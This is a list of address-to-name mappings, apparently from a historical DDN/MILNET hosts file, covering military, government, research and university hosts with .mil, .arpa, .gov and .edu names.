26.8.0.15 camnettwo-ramstein.af.mil camnettwo-ramstein.arpa
26.9.0.15 camnet-ramstein.af.mil camnet-ramstein.arpa
26.16.0.15 erf-nah.arpa zbn-erfnah.army.mil
26.0.0.16 moffett.mt.ddn.mil moffett-mil-tac.arpa
26.1.0.16 arc-psn.arc.nasa.gov

26.2.0.16 amelia.nas.nasa.gov ames-nas.arpa ames-nas.nas.nasa.gov
129.99.20.1 amelia.nas.nasa.gov ames-nas.arpa ames-nas.nas.nasa.gov
26.3.0.16 nas-psn.nas.nasa.gov ames-nasb.arpa
10.1.0.8 nas-psn.nas.nasa.gov ames-nasb.arpa
128.102.32.5 nas-psn.nas.nasa.gov ames-nasb.arpa
26.4.0.16 mofnaf.navy.mil mofnaf.arpa
26.13.0.128 mofnaf.navy.mil mofnaf.arpa
26.6.0.16 sac-misc6.af.mil sac-misc6.arpa
26.8.0.16 gtewd.af.mil gtewd.arpa
26.0.0.17 mclean2.mt.ddn.mil mclean2-mil-tac.arpa
26.2.0.17 mclean.mt.ddn.mil mitre-mil-tac.arpa
26.3.0.17 mitre.arpa mwunix.mitre.org
128.29.104.0 mitre.arpa mwunix.mitre.org
26.6.0.17 his-fsd6.arpa
26.7.0.17 his-fsd8.arpa
26.10.0.17 ncpds-arlington.arpa
26.11.0.17 ddn-wms.arpa ddn-wms.dca.mil
26.12.0.17 fstc-chville.arpa
26.13.0.17 mclean-unisys.army.mil
26.14.0.17 cnrc.arpa
26.15.0.17 sysr-7cg.af.mil sysr-7cg.arpa sysr-7cg-ddn.arpa
26.16.0.17 dulles-ignet.army.mil ignet-prc.arpa
26.18.0.17 osi-2-gw.dca.mil
26.17.0.17 osi-2-gw.dca.mil
26.19.0.17 beast.ddn.mil
192.33.3.2 beast.ddn.mil
26.0.0.18 multics.radc.af.mil radc-multics.arpa
26.1.0.18 drum-perddims.army.mil perddims27.arpa
26.2.0.18 griffiss.mt.ddn.mil radc-mil-tac.arpa
26.5.0.18 lonex.radc.af.mil radc-lonex.arpa
26.8.0.18 lons.radc.af.mil
26.9.0.18 coins.cs.umass.edu cs-umass.edu
26.10.0.18 softvax.radc.af.mil radc-softvax.arpa
26.12.0.18 sutcase.af.mil sutcase.arpa
26.13.0.18 ftdrum-meprs.army.mil
26.14.0.18 griffiss-piv-1.af.mil
26.17.0.18 electra.cs.buffalo.edu buffalo-cs.arpa
128.205.34.9 electra.cs.buffalo.edu buffalo-cs.arpa
26.18.0.18 cs.rit.edu rit.arpa
26.24.0.18 mtf-plattsburgh.af.mil
26.27.0.18 ftdrum-ignet.army.mil
26.28.0.18 drum-tcaccis.army.mil
26.0.0.19 eagle.nist.gov nbs-vms.arpa nist.nbs.gov
26.3.0.20 oo1.af.mil oo1.arpa
26.4.0.20 hillmdss.af.mil hillmdss.arpa
26.5.0.20 hill.mt.ddn.mil hill1-mil-tac.arpa

26.6.0.20 hill-piv-1.af.mil
26.7.0.20 remis-oo.af.mil
26.8.0.20 edcars-oo.af.mil edcars-oo.arpa
26.9.0.20 dsacs10.arpa
26.10.0.20 oodis01.af.mil oodis01.arpa
192.12.100.3 oodis01.af.mil oodis01.arpa
26.11.0.20 aflc-oo-aisg1.af.mil aflc-oo-aisg1.arpa
26.12.0.20 mt-home-piv-1.af.mil mt-home-piv-1.arpa
26.13.0.20 mednet-oo.af.mil mednet-oo.arpa
26.16.0.20 ogden-dmins.dla.mil
26.19.0.20 snag-oo.af.mil snag-oo.arpa
26.4.0.21 sm-eds.af.mil sm-eds.arpa
26.5.0.21 oaknsc.navy.mil oaknsc.arpa
26.7.0.148 oaknsc.navy.mil oaknsc.arpa
26.7.0.21 oms-nws.navy.mil
26.0.0.22 mcclellan.mt.ddn.mil mcclellan-mil-tac.arpa
26.5.0.22 mcclelln-am1.af.mil mcclelln-am1.arpa
26.6.0.22 c3po.af.mil sm-alc-c3po.arpa
131.105.1.1 c3po.af.mil sm-alc-c3po.arpa
26.7.0.22 aflc-sm-dmmis1-si01.af.mil aflc-sm-dmmis1-si01.arpa
26.8.0.22 smdis01.af.mil rdb-sm.arpa
26.9.0.22 edcars-mcclellan.af.mil edcars-mcclellan.arpa
26.11.0.22 travis-piv-2.af.mil travis-piv-2.arpa
26.13.0.22 lewis-perddims.army.mil perddims20.arpa
26.18.0.22 beale-piv-1.af.mil
26.24.0.22 snag-sm.af.mil snag-sm.arpa
26.0.0.23 mcclellan2.mt.ddn.mil mcclellan2-mil-tac.arpa
26.4.0.23 sm1.af.mil sm1.arpa
26.5.0.23 mcclellan-mdss.af.mil mcclellan-mdss.arpa
26.6.0.23 aflc-sm-aisg1.af.mil aflc-sm-aisg1.arpa
26.8.0.23 netpmsa-bangor1.dca.mil netpmsa-bangor1.arpa terpss-ttf2.arpa
26.10.0.23 remis-sm.af.mil
26.12.0.23 mednet-sm.af.mil mednet-sm.arpa
26.0.0.24 nadc.arpa
26.1.0.24 dcrp.dla.mil dcrp.arpa
26.11.0.24 dcrp.dla.mil dcrp.arpa
26.3.0.24 johnsville.mt.ddn.mil johnsville-tac.arpa
26.5.0.24 ncpds-phili1.navy.mil ncpds-phili1.arpa
26.6.0.24 ncpds-phili2.navy.mil ncpds-phili2.arpa
26.7.0.24 dmadp.dma.mil dmaodsdcp.arpa
26.8.0.24 disc.arpa
26.9.0.24 dpsc.dla.mil dpsc.arpa
26.12.0.24 navmeducaphil.arpa
26.13.0.24 pera-crudes.navy.mil pera-crudes.arpa
26.14.0.24 burroughs-dev-2.dca.mil burroughs-dev-2.arpa
26.15.0.24 burroughs-dev-1.dca.mil burroughs-dev-1.arpa

26.19.0.24 philashpyd-poe.navy.mil philashpyd-poe.arpa
26.24.0.24 ccsu.arpa
26.2.0.25 mil-eds.af.mil mil-eds.arpa
26.3.0.25 croughton.mt.ddn.mil croughton-mil-tac.arpa
26.5.0.25 gre-eds.af.mil gre-eds.arpa
26.7.0.25 blnhmcsc-am1.af.mil
26.8.0.25 alconbry-piv-2.af.mil
26.9.0.25 mtf-upperheyford.af.mil mtf-upperheyford.arpa
26.11.0.25 upp-eds.af.mil upp-eds.arpa
26.12.0.25 fairford-am1.af.mil
26.14.0.25 mtf-ltlrsgtn.af.mil
26.15.0.25 mtf-fairford.af.mil mtf-fairford.arpa
26.16.0.25 mtf-grnhmcmn.af.mil
26.0.0.26 pentagon.mt.ddn.mil pentagon-mil-tac.arpa
26.1.0.26 pentagon-ignet.army.mil igmirs-daig.army.mil igmirs-daig.arpa
26.2.0.26 haflee.af.mil haflee.arpa
26.4.0.26 pentagon-opti.army.mil optimis-pent.arpa pentagon-emh1.army.mil
26.5.0.26 pent-gw-hq.af.mil
26.5.10.26 aad-hq.af.mil
26.5.27.26 hq.af.mil
26.5.70.26 vm7cg.af.mil vm7cg.arpa
26.6.0.26 msddnpent.af.mil msddnpent.arpa
26.7.0.26 coan.af.mil coan.arpa
26.8.0.26 fms2.af.mil fms2.arpa
26.12.0.26 navelexnet-crystal.arpa
26.13.0.26 nardac-nohims.arpa
26.24.0.26 opsnet-pentagon.af.mil opsnet-pentagon.arpa
26.1.0.27 holy-loch.mt.ddn.mil minet-hlh-mil-tac.arpa
26.4.0.27 oslo-am1.af.mil
26.6.0.27 menwithhill-am1.af.mil
26.8.0.27 dmris-keflavik.arpa
26.1.0.28 elmendorf.mt.ddn.mil elmendorf-mil-tac.arpa
26.2.0.28 ftrichardson-ignet.army.mil ignet-172d-infbde.arpa
26.4.0.28 richardson-perddims.army.mil perddims43.arpa
26.9.0.28 elmendrf-am1.af.mil elmendrf-am1.arpa
26.10.0.28 elmendorf-piv-2.af.mil elmendorf-piv-2.arpa
26.11.0.28 richards-tcaccis.army.mil
26.14.0.28 decco-ak.arpa
26.15.0.28 altos1.af.mil altos1.arpa
26.0.0.29 aberdeen.mt.ddn.mil brl-mil-tac.arpa
26.1.0.29 apg-emh1.apg.army.mil apg-1.apg.army.mil apg-1.arpa
26.2.0.29 brl.arpa brl.mil
26.4.0.29 dis.dla.mil dis.arpa
26.6.0.29 apg-emh2.army.mil apg-2.arpa
26.7.0.29 csta-1.apg.army.mil csta-one.arpa
26.9.0.29 apg-perddims.army.mil perddims38.arpa

26.14.0.29 aberdeen-ignet2.army.mil
26.20.0.29 apg-emh3.apg.army.mil apg-3.apg.army.mil apg-3.arpa
26.21.0.29 apg-emh4.apg.army.mil apg-4.apg.army.mil apg-4.arpa
26.22.0.29 apg-emh7.army.mil ilcn-apg.arpa
26.0.0.30 brooks.mt.ddn.mil brooks-mil-tac.arpa
26.1.0.30 afmpc-2.af.mil afmpc-2.arpa
26.2.0.30 sam-housto-mil80.army.mil mil-80-5bde.arpa
26.11.0.30 tisg-6.af.mil tisg-6.arpa
26.12.0.30 hqhsd.brooks.af.mil bafb-ddnvax.arpa
26.13.0.30 ed-san-ant.af.mil ed-san-ant.arpa
26.4.0.31 sds-norflka.arpa sds-norflka.navy.mil
26.6.0.31 monroe-tdss.army.mil
26.7.0.31 netpmsa-norfolk1.dca.mil netpmsa-norfolk1.arpa
26.8.0.31 nardacva.arpa
26.9.0.31 pera-asc.arpa
26.10.0.31 idanf.arpa
26.11.0.31 spawar08.arpa
26.12.0.31 seacenlant-portsmth.navy.mil
26.13.0.31 nohimsmidlant.arpa
26.14.0.31 qedvb.arpa
26.16.0.31 navmeducacda.arpa
26.17.0.31 cinclant-norfolk.navy.mil
26.18.0.31 ftmonroe-ignet2.army.mil monroe-ignet2.army.mil
26.24.0.31 norndc.navy.mil norndc.arpa
26.25.0.31 comnavairlant.navy.mil
26.26.0.31 sub-force.navy.mil
26.27.0.31 subship-portsmouth.navy.mil
26.0.0.32 greeley.mt.ddn.mil greely-mil-tac.arpa
26.5.0.32 ftgreely-adacs.army.mil
26.2.0.33 monterey.mt.ddn.mil nps-mil-tac.arpa
26.5.0.33 monterey-perddims.army.mil perddims36.arpa
26.6.0.33 cs.nps.navy.mil nps-cs.arpa
131.120.1.10 cs.nps.navy.mil nps-cs.arpa
26.7.0.33 monterey-asbn.army.mil
26.20.0.33 cc.nps.navy.mil nps.arpa
26.0.0.34 lbl-gw.arpa
26.4.0.34 san-franci-mil80.army.mil mil-80-6bde.arpa
26.6.0.34 mare-island-shipyd.navy.mil
26.10.0.34 vallejo1.arpa
26.11.0.34 netpmsa-vallej01.arpa terpss-vallej01.arpa
26.12.0.34 netpmsa-vallejo2.arpa terpss-vallejo2.arpa
26.13.0.34 netpmsa-vallejo3.arpa
26.0.0.35 sandiego2.mt.ddn.mil san-diego-mil-tac.arpa
26.1.0.35 nosc-tecr.arpa tecr.arpa tecr.nosc.mil
26.2.0.35 nosc-secure2.arpa
26.3.0.35 nosc-secure3.arpa

26.5.0.35 ntsc-pac.arpa vaxpac.arpa
26.6.0.35 nardac-sandiego.arpa
26.8.0.35 netpmsa-sandiego1.arpa
26.9.0.35 netpmsa-sandiego2.navy.mil
26.10.0.35 moccw.navy.mil
26.11.0.35 sndndc.arpa
26.12.0.35 sndndc.arpa
26.14.0.35 corona-pad4.arpa
26.15.0.35 nuwes-sd.navy.mil
26.16.0.35 bendix-sd.arpa
26.18.0.35 seacenpac-sandiego.navy.mil
26.1.0.36 hawaii-emh.pacom.mil hawaii-emh.arpa
26.3.0.36 smith.mt.ddn.mil hawaii2-mil-tac.arpa
26.5.0.36 nstcpvax.arpa ieln-ntecph.arpa
26.6.0.36 honolulu.army.mil perddims45.arpa
26.11.0.36 netpmsa-pearl1.arpa
26.1.0.37 atlanta-asims.army.mil asims-rdca1.arpa
26.2.0.37 mcpherson.mt.ddn.mil mcpherson-mil-tac.arpa
26.3.0.37 ftgillem-darms2.army.mil gillem-darms.army.mil
26.5.0.37 mcpherson-darms2.army.mil darms-2.arpa
26.6.0.37 mcpherson-darms1.army.mil darms-1.arpa
26.7.0.37 gordon-perddims.army.mil perddims32.arpa
26.9.0.37 columbia-aim1.af.mil columbia-aim1.arpa
26.11.0.37 soraaa.army.mil soraaa.arpa
26.13.0.37 gordon-jacs6360.army.mil gordon-jacs.army.mil
26.14.0.37 shaw-piv-1.af.mil shaw-piv-1.arpa
26.0.0.38 great-lakes.mt.ddn.mil greatlakes-mil-tac.arpa
26.5.0.38 dlsc1.arpa
26.14.0.115 dlsc1.arpa
26.6.0.38 drms.arpa comtenc.arpa
26.6.0.115 drms.arpa comtenc.arpa
26.7.0.38 dlsc2.arpa
26.7.0.115 dlsc2.arpa
26.9.0.38 netpmsa-gtlakes1.arpa
26.10.0.38 netpmsa-gtlakes2.arpa
26.11.0.38 netpmsa-gtlakes3.arpa
26.13.0.38 kisawyer-am1.af.mil kisawyer-am1.arpa
26.14.0.38 sheridan-asims2.army.mil
26.15.0.38 kisawyer-piv-1.af.mil kisawyer-piv-1.arpa
26.16.0.38 navmeducaglakes.arpa
26.29.0.38 sds-glakesa.arpa sds-glakesa.navy.mil
26.0.0.39 edwards.mt.ddn.mil edwards-mil-tac.arpa
26.1.0.39 edwards-2060.af.mil edwards-2060.arpa
26.2.0.39 edwards-vax.af.mil edwards-vax.arpa
26.6.0.39 mtf-edwards.af.mil mtf-edwards.arpa
26.7.0.39 george-piv-1.af.mil george-piv-1.arpa

26.8.0.39 norton-piv-1.af.mil norton-piv-1.arpa
26.9.0.39 edwards-piv-1.af.mil edwards-piv-1.arpa
26.11.0.39 edwards-am1.af.mil edwards-am1.arpa
26.13.0.39 edwards-argus.af.mil edwards-argus.arpa
26.14.0.39 asims-047.arpa
26.15.0.39 edwards-saftd-2.af.mil
26.0.0.40 cambridge.mt.ddn.mil bbn-mil-tac.arpa
26.3.0.40 ccz.bbn.com
26.4.0.40 supship-boston.navy.mil supship-boston.arpa
26.8.0.40 plattsburgh-piv-1.af.mil plattsburgh-piv-1.arpa
26.9.0.40 gw1.hanscom.af.mil esdvax2.arpa
129.53.0.101 gw1.hanscom.af.mil esdvax2.arpa
26.10.0.40 navmedcl-portsmouth.arpa
26.11.0.40 westover-piv-1.af.mil westover-piv-1.arpa
26.14.0.40 pease-piv-1.af.mil
26.16.0.40 ftdevens-meprs.army.mil
26.17.0.40 boston-dmins.dla.mil
26.29.0.40 nocws.dca.mil
26.0.0.41 redstone.mt.ddn.mil redstone-mil-tac.arpa
26.1.0.41 redstone-emh3.army.mil micom-test.arpa
26.2.0.41 redstone-emh4.army.mil usarec-2.arpa
26.3.0.41 milneth.ornl.gov ornl-msr.arpa
26.4.0.41 campbell-perddims.army.mil perddims14.arpa
26.5.0.41 bdmsc-hunt.arpa
26.6.0.41 redstone-perddims.army.mil perddims30.arpa
26.7.0.41 netpmsa-milln1.arpa
26.8.0.41 ncpds-oakridge9.arpa
26.9.0.41 redstone-ato.arpa
26.10.0.41 ncpds-oakridge8.arpa
26.11.0.41 mtf-montgomery.af.mil mtf-montgomery.arpa
26.8.0.79 mtf-montgomery.af.mil mtf-montgomery.arpa
26.12.0.41 idamfs.arpa
26.13.0.41 columbus-aim1.af.mil columbus-aim1.arpa
26.14.0.41 aedc-vax.af.mil
26.15.0.41 dsreds.arpa
26.16.0.41 camnet-arnold-r01.af.mil camnet-arnold-r01.arpa
26.17.0.41 redstone-meprs.army.mil
26.24.0.41 redstone-ignet.army.mil
26.25.0.41 redstone-emh2.army.mil micom.arpa
26.14.0.209 redstone-emh2.army.mil micom.arpa
26.26.0.41 redstone-emh1.army.mil mic01.arpa
26.7.0.209 redstone-emh1.army.mil mic01.arpa
26.0.0.42 ramstein2.mt.ddn.mil ramstein2-mil-tac.arpa
26.3.0.42 ramstein2-emh.af.mil ramstein2-emh.arpa ram-emc.arpa
26.7.0.42 ram-esims.af.mil ram-esims.arpa
26.8.0.42 ramstein-piv-1.af.mil ramstein-piv-1.arpa

26.9.0.42 lrc-eds.af.mil lrc-eds.arpa
26.10.0.42 ram-eds.af.mil ram-eds.arpa
26.11.0.42 baumholder-emh1.army.mil email-baumholdr.army.mil
26.12.0.42 mtf-ramstein.arpa mtf-ramstein.af.mil
26.14.0.42 mtf-hq.af.mil mtf-hq.arpa
26.15.0.42 ald-gdss.af.mil
26.15.0.15 ald-gdss.af.mil
26.0.0.43 shafter.mt.ddn.mil shaftr-mil-tac.arpa
26.4.0.43 shafter-asims.army.mil asims-045.arpa
26.5.0.43 pod-har.army.mil
26.6.0.43 pepo41.army.mil
26.7.0.43 deers-asmo.navy.mil
26.8.0.43 hawaii-emh1.pacom.mil
26.9.0.43 ftshafter-ignet2.army.mil
26.10.0.43 pod-hon.army.mil
26.8.0.100 pod-hon.army.mil
26.13.0.43 ftshaftr-jacs6358.army.mil
26.16.0.43 tamc-meprs.army.mil
26.18.0.43 pep042.army.mil
26.0.0.44 navmeducaorlando.arpa
26.1.0.44 ntsc-ate.arpa
26.3.0.44 orlando.mt.ddn.mil orlando-mil-tac.arpa
26.4.0.44 orlando-httds.arpa
26.6.0.44 sperry-system-11.dca.mil sperry-system-11.arpa sperry11.arpa
26.9.0.44 ftlauderdale.nswc.navy.mil nswc-fl.arpa
26.10.0.44 sds-orlanda.navy.mil
26.14.0.44 netpmsa-orlan4.arpa
26.15.0.44 netpmsa-orlan4.arpa
26.16.0.44 ntsc-74.navy.mil ntsc-74.arpa
26.17.0.44 ntsc-sef.arpa
26.18.0.44 orlando-emh1.army.mil pmtrade.arpa
26.0.0.45 dovernj.mt.ddn.mil ardec-mil-tac.arpa
26.1.0.45 pica.army.mil ardec.arpa
26.2.0.45 bayonne-tcaccis.army.mil tcaccis-bay.arpa
26.3.0.45 dover-emh1.army.mil pica-qa.arpa qa.pica.army.mil
26.6.0.45 dcrn2.arpa
26.10.0.58 dcrn2.arpa
26.11.0.45 pltsbrgh-am1.af.mil pltsbrgh-am1.arpa
26.13.0.45 drum-asims.army.mil asims-006.arpa
26.17.0.45 gw.pica.army.mil pica.arpa
192.12.8.4 gw.pica.army.mil pica.arpa
129.139.1.4 gw.pica.army.mil pica.arpa
26.20.0.45 dover-emh2.army.mil pica-lca.arpa lca.pica.army.mil
26.2.0.46 port-hueneme.mt.ddn.mil porthueneme-mil-tac.arpa
26.4.0.46 ptmpmt.arpa
26.5.0.46 dsacs08.army.mil dsacs08.arpa

26.6.0.46 navmeducahueneme.arpa
26.17.0.46 vaxb.navy.mil nswses.arpa vaxb.nswses.navy.mil
192.31.106.3 vaxb.navy.mil nswses.arpa vaxb.nswses.navy.mil
26.0.0.47 wrightpat.mt.ddn.mil wpafb-mil-tac.arpa
26.1.0.47 wpafb-afwal.arpa
26.2.0.47 wpafb-jalcf.arpa wpafb-jalcf.af.mil
26.6.0.47 dsac-g1.arpa
26.7.0.47 wpafb-afwp1.af.mil wpafb-afwp1.arpa
26.8.0.47 wright-pat-piv-1.af.mil
26.9.0.47 amis.af.mil amis.arpa
26.12.0.47 c-17igp.af.mil c-17igp.arpa
26.14.0.47 extender.afit.af.mil afitnet.arpa
26.15.0.47 logair-gw.arpa
192.31.226.1 logair-gw.arpa
26.18.0.47 wpafb-info5.af.mil wpafb-info5.arpa wpafb-info1.af.mil
26.21.0.47 wpafb-fdl.af.mil wpafb-fdl.arpa
26.22.0.47 lognet2.af.mil lognet2.arpa
192.12.64.2 lognet2.af.mil lognet2.arpa
26.0.0.48 kirtland.mt.ddn.mil kirtland-mil-tac.arpa
26.2.0.48 ddnvx2.afwl.af.mil afwl-vax.arpa
129.238.32.36 ddnvx2.afwl.af.mil afwl-vax.arpa
26.4.0.48 dna-field-command.dca.mil dna-field-command.arpa
26.5.0.48 ddnvx1.afwl.af.mil afwl.arpa
129.238.32.2 ddnvx1.afwl.af.mil afwl.arpa
26.6.0.48 dna-cafrms.arpa
26.7.0.48 kirtland-piv-rjets.af.mil kirtland-piv-rjets.arpa
26.9.0.48 hqafosp.af.mil hqafosp.arpa
26.11.0.48 afotec2.af.mil afotec2.arpa
26.14.0.48 cannon-piv-1.af.mil cannon-piv-1.arpa
26.0.0.49 ddn3.dca.mil ddn3.arpa
26.5.0.49 ncpds-argentia.arpa
26.6.0.49 devens-emh1.army.mil usaisd-aims.arpa
26.9.0.49 mtf-pease.af.mil mtf-pease.arpa
26.11.0.49 devens-asims.army.mil asims-022.arpa
26.12.0.49 loring-piv-1.af.mil loring-piv-1.arpa
26.14.0.49 submept.navy.mil submepp.arpa
26.0.0.50 alexandria.mt.ddn.mil darcom-mil-tac.arpa
26.1.0.50 alexandria-emh2.army.mil ari-hq1.arpa
26.2.0.50 alexandria-emh1.army.mil amc-hq.arpa
26.3.0.50 alexandria-emh3.army.mil pyramid-amc.arpa
26.4.0.50 alexandria-mil80.army.mil mil-80-per1.arpa
26.5.0.50 cafrms.arpa
26.6.0.50 washington-asims.army.mil asims-rdcw1.arpa
26.7.0.50 asims-dpcb1.arpa
26.10.0.50 moc120.arpa
26.11.0.50 radmis-onr.arpa

26.14.0.50 fmpmis.navy.mil
26.20.0.50 alexandria-emh4.army.mil usadhq2.arpa
26.21.0.50 etl.army.mil etl.arpa
26.22.0.50 alexandria-emh5.army.mil amc-4.arpa
26.0.0.51 randolph2.mt.ddn.mil randolph2-mil-tac.arpa
26.4.0.51 randolph-piv-1.af.mil randolph-piv-1.arpa
26.6.0.51 san-antonio-piv-2.af.mil
26.7.0.51 afmpc1.af.mil afmpc1.arpa
26.8.0.51 afmpc3.af.mil afmpc3.arpa
26.10.0.51 mtf-kelly.af.mil mtf-kelly.arpa
26.11.0.51 ddp1.af.mil ddp1.arpa
26.13.0.51 randolph-piv-3.af.mil randolph-piv-3.arpa
26.0.0.52 randolph3.mt.ddn.mil randolph3-mil-tac.arpa
26.4.0.52 camnet-randolph-r01.af.mil camnet-randolph-r01.arpa
26.5.0.52 sam-housto-darms.army.mil darms-7.arpa
26.8.0.52 san-antonio-piv-1.af.mil san-antonio-piv-1.arpa
26.11.0.52 randolph2-pc3.af.mil randolph2-pc3.arpa
26.12.0.52 mtf-bergstrom.af.mil mtf-bergstrom.arpa
26.15.0.52 afmpc-10.af.mil afmpc-10.arpa
26.16.0.52 randolph-pc3.af.mil randolph-pc3.arpa
26.17.0.52 bergstrm-am1.af.mil bergstrm-am1.arpa
26.0.0.53 uv6.eglin.af.mil afsc-ad.arpa
26.3.0.53 eglin.mt.ddn.mil afsc-ad-mil-tac.arpa
26.5.0.53 tyndall-am1.af.mil
26.6.0.53 uv4.eglin.af.mil eglin-vax.arpa
26.9.0.53 ntsc-pen.arpa
26.10.0.53 netpmsa-pens1.arpa
26.13.0.53 penndc.navy.mil penndc.arpa
26.5.0.158 penndc.navy.mil penndc.arpa
26.14.0.53 hrlbrtfd-am1.af.mil hrlbrtfd-am1.arpa camnet-hurl-r01.arpa
26.15.0.53 camnet-hurl-r02.af.mil camnet-hurl-r02.arpa
26.16.0.53 eglin-am1.af.mil eglin-am1.arpa
26.18.0.53 wims-tyn1.af.mil wims-tyn1.arpa
26.0.0.54 detrick.mt.ddn.mil detrick-mil-tac.arpa
26.1.0.54 ilcn-detrick.arpa
26.2.0.54 ritchie-perddims.army.mil perddims34.arpa
26.5.0.54 detrick-emh1.army.mil
26.6.0.54 detrick-hsc.army.mil hsc-detrick1.arpa
26.7.0.54 letterkenn-emh1.army.mil lead-1.arpa
26.11.0.54 detrick-hsc2.army.mil hsc-detrick2.arpa
26.13.0.54 mipca.navy.mil pad.arpa
26.14.0.54 alexandria-onet.army.mil absalex-emh.army.mil abs-alex.arpa
26.3.0.55 sheridan-mil801.army.mil mil-80-sher1.arpa
26.4.0.55 sheridan-mil802.army.mil mil-80-sher56.arpa
26.7.0.55 sperblomn.dca.mil sperblomn.arpa
26.10.0.55 dcri.arpa

26.8.0.38 dcri.arpa
26.11.0.55 xenurus.gould.com
26.13.0.55 crane-emh1.army.mil caaa.arpa
26.14.0.55 indinpls.navy.mil
26.16.0.55 wurtsmith-piv-1.af.mil wurtsmith-piv-1.arpa
26.29.0.55 mcs.anl.gov anl-mcs.arpa
26.0.0.57 dockmaster.ncsc.mil dockmaster.dca.mil dockmaster.arpa
26.4.0.58 hanscom-piv-1.af.mil hanscom-piv-1.arpa
26.8.0.58 wva-emh1.army.mil wva-1.arpa
26.15.0.58 supshipbrooklyn.arpa
26.0.0.59 scott.mt.ddn.mil scott-mil-tac.arpa
26.6.0.59 macisin-ii.af.mil macisin-ii.arpa
26.13.0.59 hqmac-gdss.af.mil hqmac-gdss.arpa
26.14.0.59 macisin-i.af.mil macisin-i.arpa
26.15.0.59 acfp-dev.af.mil
26.0.0.60 monmouth.mt.ddn.mil monmouth-mil-tac.arpa
26.1.0.60 cecom-2.arpa monmouth-emh2.army.mil
26.7.0.60 monmouth-perddims.army.mil perddims28.arpa
26.8.0.60 dix-perddims.army.mil perddims26.arpa
26.9.0.60 ftmonmth-meprs.army.mil
26.10.0.60 bayonne-autostrad.army.mil autostrad-bay.arpa
26.14.0.58 bayonne-autostrad.army.mil autostrad-bay.arpa
26.14.0.60 navwepstaearle.arpa
26.15.0.60 mcguire-piv-2.af.mil mcguire-piv-2.arpa
26.16.0.60 dover-piv-2.af.mil dover-piv-2.arpa
26.17.0.60 monmouth-emh1.army.mil networks.arpa
26.24.0.60 cecom-3.arpa monmouth-emh3.army.mil
26.0.0.61 saint-louis.mt.ddn.mil stlouis-mil-tac.arpa
26.3.0.61 st-louis-emh3.army.mil avscom.arpa
26.5.0.61 dmaac.dma.mil dmaacgad.arpa
26.7.0.61 st-louis-avnmam.army.mil dasp75.arpa
26.9.0.61 stlouis-ignet.army.mil st-louis-ignet.army.mil
26.10.0.61 whiteman-piv-1.af.mil whiteman-piv-1.arpa
26.15.0.61 stlouis-ignet2.army.mil st-louis-ignet2.army.mil
26.16.0.61 simastl.army.mil
192.35.148.1 simastl.army.mil
26.19.0.61 st-louis-emh4.army.mil stl4.arpa
26.0.0.62 roberts.mt.ddn.mil roberts-mil-tac.arpa
26.2.0.62 navmeducalemoore.arpa
26.6.0.62 vandenberg-am1.af.mil vandenberg-am1.arpa
26.8.0.62 lemnaf.navy.mil lemnaf.arpa
26.6.0.135 lemnaf.navy.mil lemnaf.arpa
26.17.0.62 roberts-emh1.army.mil
26.0.0.63 el-segundo2.mt.ddn.mil elsegundo-mil-tac.arpa
26.4.0.63 afsc-sdx.af.mil afsc-sdx.arpa
26.5.0.63 navmeducalongbeach.arpa

26.6.0.63 dava1.af.mil dava1.arpa
26.7.0.63 lbnsy.arpa
192.41.202.2 lbnsy.arpa
26.9.0.63 jpl-gdss.af.mil jpl-gdss.arpa
26.10.0.63 la-pacdpinet.army.mil
26.11.0.63 mtf-mather.af.mil
26.12.0.63 navshipyd-longbeach.arpa
26.13.0.63 supship-long-beach.arpa
26.15.0.63 van-nuys-dmins.dla.mil
26.16.0.63 elsegundo-dmins.dla.mil
26.24.0.63 losalmts-darms.army.mil
26.0.0.64 robins.mt.ddn.mil robins-mil-tac.arpa
26.4.0.64 ftmcpherson-ignet.army.mil forscom-ignet.army.mil igmirs-forscom
.arpa
26.8.0.64 gillem-mil80.army.mil mil-80-2bde.arpa
26.9.0.64 wr-hits.af.mil wr-hits.arpa
26.10.0.64 snag-wr.af.mil snag-wr.arpa
26.12.0.64 ftgillm-ignet.army.mil igmirs-ftgillm.army.mil igmirs-ftgillm.ar
pa
26.13.0.64 robinsmdss.af.mil robinsmdss.arpa
26.16.0.64 robins-piv-1.af.mil
26.0.0.65 el-segundo.mt.ddn.mil elsegundo2-mil-tac.arpa
26.2.0.65 aerospace.aero.org aero.org
192.5.9.3 aerospace.aero.org aero.org
130.221.192.10 aerospace.aero.org aero.org
26.4.0.65 jpl-milvax.arpa
128.1.13.0 jpl-milvax.arpa
26.11.0.65 dcrl.dla.mil dcrl.arpa
26.14.0.230 dcrl.dla.mil dcrl.arpa
26.30.0.65 afsc-ssd.af.mil afsc-sd.af.mil
26.1.0.66 afgl.arpa
26.2.0.66 hanscom.mt.ddn.mil afgl-mil-tac.arpa
26.6.0.66 eastlonex.radc.af.mil radc-eastlonex.arpa
26.7.0.66 gtewis.af.mil gtewis.arpa
26.8.0.66 gw2.hanscom.af.mil esdvax.arpa
26.13.0.66 afgl-vax.af.mil afgl-vax.arpa
26.14.0.66 drcvax.af.mil drcvax.arpa
26.15.0.66 hanscom-am1.af.mil hanscom-am1.arpa
26.19.0.66 supship-bath.navy.mil supship-bath.arpa
26.0.0.67 andrews.mt.ddn.mil afsc-hq-mil-tac.arpa
26.1.0.67 afsc-hq.arpa afsc-hq.af.mil
26.2.0.67 hqafsc-vax.af.mil hqafsc-vax.arpa
26.7.0.67 mqg.dca.mil mqg.arpa
26.9.0.67 indianhead.nswc.navy.mil nswc-ih.arpa
26.10.0.67 ftmeade-darms.army.mil meade-darms.army.mil darms-4.arpa
26.11.0.67 navsea-331.navy.mil

26.12.0.67 alexandria-ignet1.army.mil igmirs-cidc.army.mil igmirs-cidc.arpa
26.14.0.67 hqafsc-lons.af.mil
26.15.0.67 alexandria-ignet.army.mil igmirs-darcom.arpa
26.16.0.67 navsea-pms313.navy.mil
26.17.0.67 andrews-piv-1.af.mil andrews-piv-1.arpa
26.0.0.69 abrams2.mt.ddn.mil abrams2-mil-tac.arpa
26.4.0.69 frankfurt-asims.army.mil fra-asims.arpa
26.7.0.69 hanau-emh1.army.mil email-hanau.army.mil
26.8.0.69 aschaffenb-emh1.army.mil
26.10.0.69 frankfurt-ignet2.army.mil fra-ignet.army.mil
26.12.0.69 dar-ignet.army.mil
26.14.0.69 euraaa.army.mil
26.0.0.70 cmsc.dca.mil cmsc.arpa
26.3.0.70 dcaoc2.mt.ddn.mil dcaoc2-mil-tac.arpa
26.6.0.70 washngtn-meprs.army.mil
26.7.0.70 anacostia-onet.navy.mil
26.8.0.70 navyyard-onet.navy.mil
26.19.0.70 ddntrouble.dca.mil ddntrouble.arpa
26.0.0.71 okc-unix.arpa
